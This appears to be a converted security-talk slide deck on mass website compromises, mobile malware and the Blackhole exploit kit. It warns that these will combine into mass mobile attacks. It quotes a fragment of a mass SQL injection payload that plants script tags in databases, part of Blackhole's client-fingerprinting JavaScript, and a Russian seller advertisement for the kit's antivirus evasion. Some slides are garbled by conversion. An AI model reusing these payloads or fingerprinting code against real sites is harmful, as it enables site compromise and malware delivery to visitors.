

THE FUTURE OF MASS MOBILE THREATS — COMING TO A PHONE NEAR YOU?

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MASS COMPROMISES



GOLDEN YEARS

SECURITY security

Millions of Sites Hit with Mass-Injection Cyberattack

LizaMoon mass-injection attack reaches epidemic proportions iTune URLs and 380,000 other pages poisoned

Report: Mass Injection Attack Affects 40,000 Websites

Exploit appears similar, but unrelated, to Gumblar, researchers say

How Mass SQL Injection Attacks Became an Epidemic



HOW MASS COMPROMISES WORK

- Identifying a vulnerability
 - Typically in a web applications or improperly secured or unsecured form field
- Searching for sites
 - Google helps a lot!



- Craft exploit with SQL commands
- Automate and collect the checks!



HOW MASS COMPROMISES WORK

SQL Injection

- +update+Table+set+FieldName=REPLACE(cast(FieldName+as+varchar(8000)),cast(char(60)%2Bchar(47)
- \$\sigma \cdot \text{2Bchar}(116)\cdot \text{2Bchar}(105)\cdot \text{2Bchar}(116)\cdot \text{2Bchar}(108)\cdot \text{2Bchar}(101)\cdot \text{2Bchar}(62)\cdot \text{2Bchar}(60)\cdot \text{2Bchar}(115)\$
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- %2Bchar(99)%2Bchar(61)%2Bchar(104)%2Bchar(116)%2Bchar(116)%2Bchar(112)%2Bchar(58)%2Bchar(47)
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- %2Bchar(115)%2Bchar(116)%2Bchar(97)%2Bchar(116)%2Bchar(115)%2Bchar(53)%2Bchar(48)%2Bchar(46)
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
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
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
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
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


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THAT IS SO 2006, RIGHT?

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MOBILE EXPLOITS — THEIR CURRENT STATE



DOCUMENTED MOBILE ATTACKS

- Malicious applications
 - Legitimate app store
 - Open app store
- Man-in-the-mobile attacks
 - Trojans like ZeuS-in-the-Mobile (ZitMo) and SpyEye-in-the-Mobile (SpitMo)
 - Man-in-the-browser
- Man-on-the-phone (surveillance)
- Premium SMS scams
- QR code exploitation
- Cross-app infection
- Drive-by root or jailbreak



SYMBIAN


► The ZitMo version for Symbian was the first sample of this threat obtained by antivirus companies (in late September 2010).

Field	Value
Version	V3
Serial number	00 94 c6 00 01 00 23 86 f6 a7 ef f0 5d aa 97
Signature algorithm	sha 1RSA
Issuer	Symbian CA I, Symbian Limited, GB
Valid from	January 17, 2011, 11:46:51 (UTC)
Valid to	January 17, 2021, 11:46:51 (UTC)
Subject	ANUJ MOBILITY SA INDIA LIMITED, Symbi
Public key	RSA (1024 Bits)



BLACKBERRY

BSRT-2012-002 Vulnerability in WebKit browser engine impacts BlackBerry 6, BlackBerry 7, BlackBerry 7.1, and BlackBerry PlayBook tablet software





ANDROID

- ExynosAbuse exploit (by alephzain)
 - Any app can use it to gain root without asking and without any permissions on a vulnerable device
 - The security hole is in kernel and gives access to all physical memory
 - Three libraries use /dev/exynos-mem:
 - /system/lib/hw/camera.smdk4x12.so
 - /system/lib/hw/gralloc.smdk4x12.so
 - /system/lib/libhdmi.so



ANDROID

- Many devices affected:
 - Samsung Galaxy S2
 - Samsung Galaxy Note 2
 - All devices with specific processors and Samsung kernel sources
 - RAM dump, kernel code injection possible via app installation from Play Store



ANDROID



In one year, Android malware up 580%, 23 of the top 500 apps on Google Play deemed 'High Risk'

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Use ← → keys to navigate





BILL SHOCKER — OH, JOY

- Discovered late January 2013
 - Primarily confined to China
 - Third-party app stores is where it's at
 - Infected versions of popular apps including Sohu News and Tencent QQ Messenger
 - More than 600,000 users in China affected
 - Takes control of devices contact list, and texting functions, among other things
 - SMS fraud is the primary result
- The big danger?
 - Capable of upgrading itself and infecting other apps on the device



WINDOWS 8

Less than a month after release:

Windows 8				
Bulletin Identifier	Bulletin 2	Bulletin 4	Bulletin 5	
Aggregate Severity Rating	Critical	Critical	Critical	
Windows 8 for 32-bit Systems	Windows 8 for 32-bit Systems (Critical)	Windows 8 for 32-bit Systems (Critical)	Windows 8 for 32-bit Systems (Critical)	
Windows 8 for 64-bit Systems	Windows 8 for 64-bit Systems (Critical)	Windows 8 for 64-bit Systems (Critical)	Windows 8 for 64-bit Systems (Critical)	

Windows RT			
Bulletin Identifier	Bulletin 2	Bulletin 4	Bulletin 5
Aggregate Severity Rating	None	Important	Critical
Windows RT	Not applicable	Windows RT (Important)	w Critical



WINDOWS 8

- Cybercriminals are similar to legitimate application developers in that they focus on the most profitable platforms. As development barriers are removed, mobile threats will be able to leverage a huge library of shared code.
- Past exploits and knowledge of MSFT Windows will lend itself to future attacks, regardless of adoption.





iPhone

New services bypass Apple DRM to allow pirated iOS app installs without jailbreaking on iPhone, iPad

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iPHONE


iOS	Release date	Date of first jailbreak
iOS 1.0	June 29, 2007	June 29, 2010
iOS 2.0	July 11, 2008	July 20, 2008
iOS 3.0	March 17, 2009	June 19, 2009
iOS 4.0	June 21, 2010	June 21–23, 2010
iOS 5.0	October 12, 2011	October 13, 2011
iOS 6.0	September 19, 2012	September 19, 2012







JAILBREAKME







YEAH, SO...?



Security in knowledge

WHO CARES?

- What does this have to do with the price of beans?
 - A recent study conducted by the Ponemon Institute found that 59% of corporations that allow BYOD report that their employees fail to lock their personal devices, and 51% experienced some form of data loss as a result.
 - ► Without basic protections like passwords, anyone who picks up a lost or stolen device that's attached to a corporate network can access potentially sensitive data like e-mails and contact lists.
 - A recent PricewaterhouseCoopers study found that 88% of consumers use their own mobile devices for both personal and work purposes, yet just 45% of companies have a security strategy to address BYOD devices.



DUAL PURPOSE OS











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WHO CARES?



EXPLOIT KITS



Security in knowledge

WHAT IS AN EXPLOIT KIT?

- What is an exploit kit?
 - Collection of exploits targeting vulnerabilities in client vulnerabilities, targeting browsers and programs triggered by browser activity.
 - Hacking for Dummies
- Past exploit kits
 - Phoenix (PEK) dates back to 2007, Siberia, Mpack, IcePack, Neosploit, Hierarchy
 - ► Typically fluctuating in usage and volume
 - Exploits and admin relatively static
 - Effectiveness declines with patching
 - Attack duration limited



WHAT IS BLACKHOLE?

Blackhole

- Creators of the kit are suspected to be "HodLuM" and "Paunch"
- Most prevalent on the web?
 - ► Websense 65% of all exploit detections
 - ► AVG 91%
 - ► Sophos 28 %
 - Microsoft Leads other exploit families in prevalence by factor of 2

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Blackhole

- Usage accelerating "King of the Kits"
- Exploits continually added and admin interface updated
- Addition of exploits extends window of effectiveness
- Attack duration extended




BLACKHOLE

- The customer licenses the Blackhole exploit kit from the authors and specifies various options to customize the kit.
- A potential victim loads a compromised web page or opens a malicious link in a spammed email.
- The compromised web page or malicious link in the spammed email sends the user to a Blackhole exploit kit server's landing page.
- This landing page contains obfuscated JavaScript that determines what is on the victim's computers and loads all exploits to which this computer is vulnerable and sometimes a Java applet tag that loads a Java Trojan horse.
- If there is an exploit that is usable, the exploit loads and executes a payload on the victim's computer and informs the Blackhole exploit kit server which exploit was used to load the payload.



ATTACK TYPES






MALWARE DELIVERY

- Types of payloads:
 - Zeus
 - Cridex
 - Parfeit
 - GameOver
 - ► Flashback
 - KillAV Trojan
 - ► TDL
 - ZeroAccess
 - Anti-Spyware 2011
 - Morto
 - Poison Ivy
 - GhostRAT
 - ► NGRBot

- DNSChanger
- Monkif
- SpyEye
- Darkshell
- ► Nitol
- ► AV Live Platinum Security




EXPLOIT STATS PAGE






MANAGEMENT CONSOLE (PDAs)





CROSS-PLATFORM





CROSS-PLATFORM

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213
                c.initObj(c, ["$", c]);
               for (f in c.Plugins) {
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215
                  if (c.Plugins[f]) {
                    c.initObj(c.Plugins[f], ["$", c, "$$", c.Plugins[f]], 1)
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219
                c.OS = 100;
220
                 var d = ["Win", 1, "Mac", 2, "Linux", 3, "FreeBSD", 4, "iPhone", 21.1, "iPod", 21.2, "iPad", 21.3, "Win.*CE", 22.1, "Win.*Mobile", 22.2, "Pocket\\s*PC", 22.3, "", 100];
221
                  for (f = d.length - 2; f >= 0; f = f - 2) {
222
                    if (d[f] && new RegExp(d[f], "i").test(b)) {
223
                       c.OS = d[f + 1];
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228
                c.convertFuncs(c);
229
               c.head = (document.getElementsByTagName("head")[0] || document.getElementsByTagName("body")[0] || document.body || null);
230
               c.isIE = (new Function("return " + e + "*@cc on!@*" + e + "false"))();
231
               c.verlE = c.islE && (/MSIE\s*(\d+\.?\d*)/i).test(i) ? parseFloat(RegExp.$1, 10) : null;
232
233
                c.ActiveXEnabled = false;
                if (c.isIE) {
234
                  var f, j = ["Msxml2.XMLHTTP", "Msxml2.DOMDocument", "Microsoft.XMLDOM", "ShockwaveFlash.ShockwaveFlash", "TDCCtl.TDCCtl", "Shell.UlHelper", "Scripting.Dictionary", "wmplayer.oc>
235
                  for (f = 0; f < j.length; f++) {
236
                    if (c.getAXO(j[f])) {
237
                       c.ActiveXEnabled = true;
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                       break
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242
                c.isGecko = (/Gecko/i).test(h) && (/Gecko\s*\/\s*\d/i).test(i);
243
               c.verGecko = c.isGecko ? c.formatNum((/rv\s^*\:\s^*([\.\,\d]+)/i).test(i) ? RegExp.$1 : "0.9") : null;
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                     Blackhole's landing page already contains code to identify
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                     many client OS, even mobile!!
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1+1+1= MASSIVE ATTACK



Security in knowledge

YOUR MOBILE IS A COMPUTER

- Most people keep some very intimate details on their mobile devices
 - Email, contacts and calendars
 - Bank credentials
 - Social networking credentials
- Mobile devices are exploding in popularity!
 - Most work and play on their mobile devices
 - Mobile device vendors produce devices with multiple OS versions
 - ► Gingerbread vs. Ice cream sandwich vs. Jellybean devices



YOUR MOBILE IS A COMPUTER

- Current attack surface for mobile devices is in malicious apps
 - Slow and cumbersome: Nothing to drive mass victims
 - Mobile malware usually used for premium number dials?
- Root capabilities are available
 - Some require physical install others can be done remote
 - Users like to tweak and customize devices
 - Consider it akin to running windows as Admin



1 (MASS COMPROMISES) +

- Most prevalent threats to desktop environments are mass attacks, typically over the web
 - Attacks such as exploit kits occur all the time and typically use old exploits with success!
 - Windows is most targeted platform due to popularity
- The growth of mobile devices will make mass mobile attacks a natural progression
 - Multiple versions of Android in the market is a larger attack surface for old vulnerabilities!
 - Rooted devices may not need privilege escalation



1 + 1 (MOBILE EXPLOITS)













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1+1+1 (EXPLOIT KITS)

Version 2.X, released September 12, 2012

BlackHole exploit Kit 2.0

Рады приветствовать вам совершенно новую версию связки эксплойтов. За более че проекта, старый движок связки изрядно заездили и затаскали, АВ компании стали неким критериям что это BlackHole и помечать ее как malware. В новой версии мь с нуля переписана не только часть с выдачей эксплойтов, но и админ панель.

Из новшеств по выдаче:

- 1. Мы максимально защитили эксплойты от автоскачивания их АВ компаниями, тепер УРЛ, который действителен в течении нескольких секунд, нужных лишь для одного заходящего на ссылку человека.
- Теперь так же максимально защищен и ваш ехе, АВ компания не сможет его прос держать ваши ехе максимально долго в чистоте.
- JAR и PDF файлы выдаются только тем версиям плагинов, которые уязвимы, если выдается, и не пачкается лишний раз.
- 4. Нам удалось отказаться от plugindetect для определения версии явы, что позв




1 + 1 + 1

- Blackhole Exploit Kit already tracks mobile clients
 - "in order to see how much of your traffic is mobile, and mobile traffic, you can redirect to the appropriate affiliate.
- Each major platform already has malware issues
- Exploits are used to "root" devices
- All that's left is to connect the dots





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MASSIVE MOBILE ATTACK




FLYING CARS

- Understand/Profile the attackers
 - Most users of exploit kits are script kiddies (skiddies)
 - Developers usually provide the glue
 - Exploits and obfuscation usually done separately
- Zero days are usually in exploit kits because they are copied and pasted
- The only thing missing from the mass mobile attack model is the weaponizing of rooting techniques
- Web exploit + malware payload = p0wn



ATTACK PROGRESSION

- Vectors of attack can remain the same as the desktop
 - Emails
 - Web, Social, and IM
 - SMS



Federal Deposit

WE DON'T NEED NO STINKIN'TDS

- TDS (traffic direction script)
 - In today's increasingly mobile world, dynamic sites already determine OS, browser and screen resolution to deliver content.
 - Responsive web design removes the necessity for complex TDS
 - ▶ If I have an iOS 6 visitor with 2048-by-1536 resolution at 264 pixels per inch (ppi), I already know it is likely to be the new iPad





M.SITE TARGETING

 Targeting m. subdomains allow hackers to only use mobile exploits – an efficient delivery










EFFICENT HACKING

- Doing more with less:
 - Mobile only targeting means more efficient coding
 - We know they aren't running desktop OS and standard desktop applications
 - Don't need to pack those in my exploit kit
 - Less exploits need to be delivered to achieve successful compromise
 - Work within the confines of mobile platforms
 - Dropped malware is specific to the activities of which mobile devices are capable
 - SMS fraud
 - Surveillance (audio, email and text)
 - Data theft



MOBILE EXCLUSIVE KIT?





MASS MOBILE COMPROMISES



How Mass SQL Injection Attacks Became an Epidemic



EFFICENT HACKING

MOBILE WEB EXPLOIT + MALWARE PAYLOAD =





THANK YOU

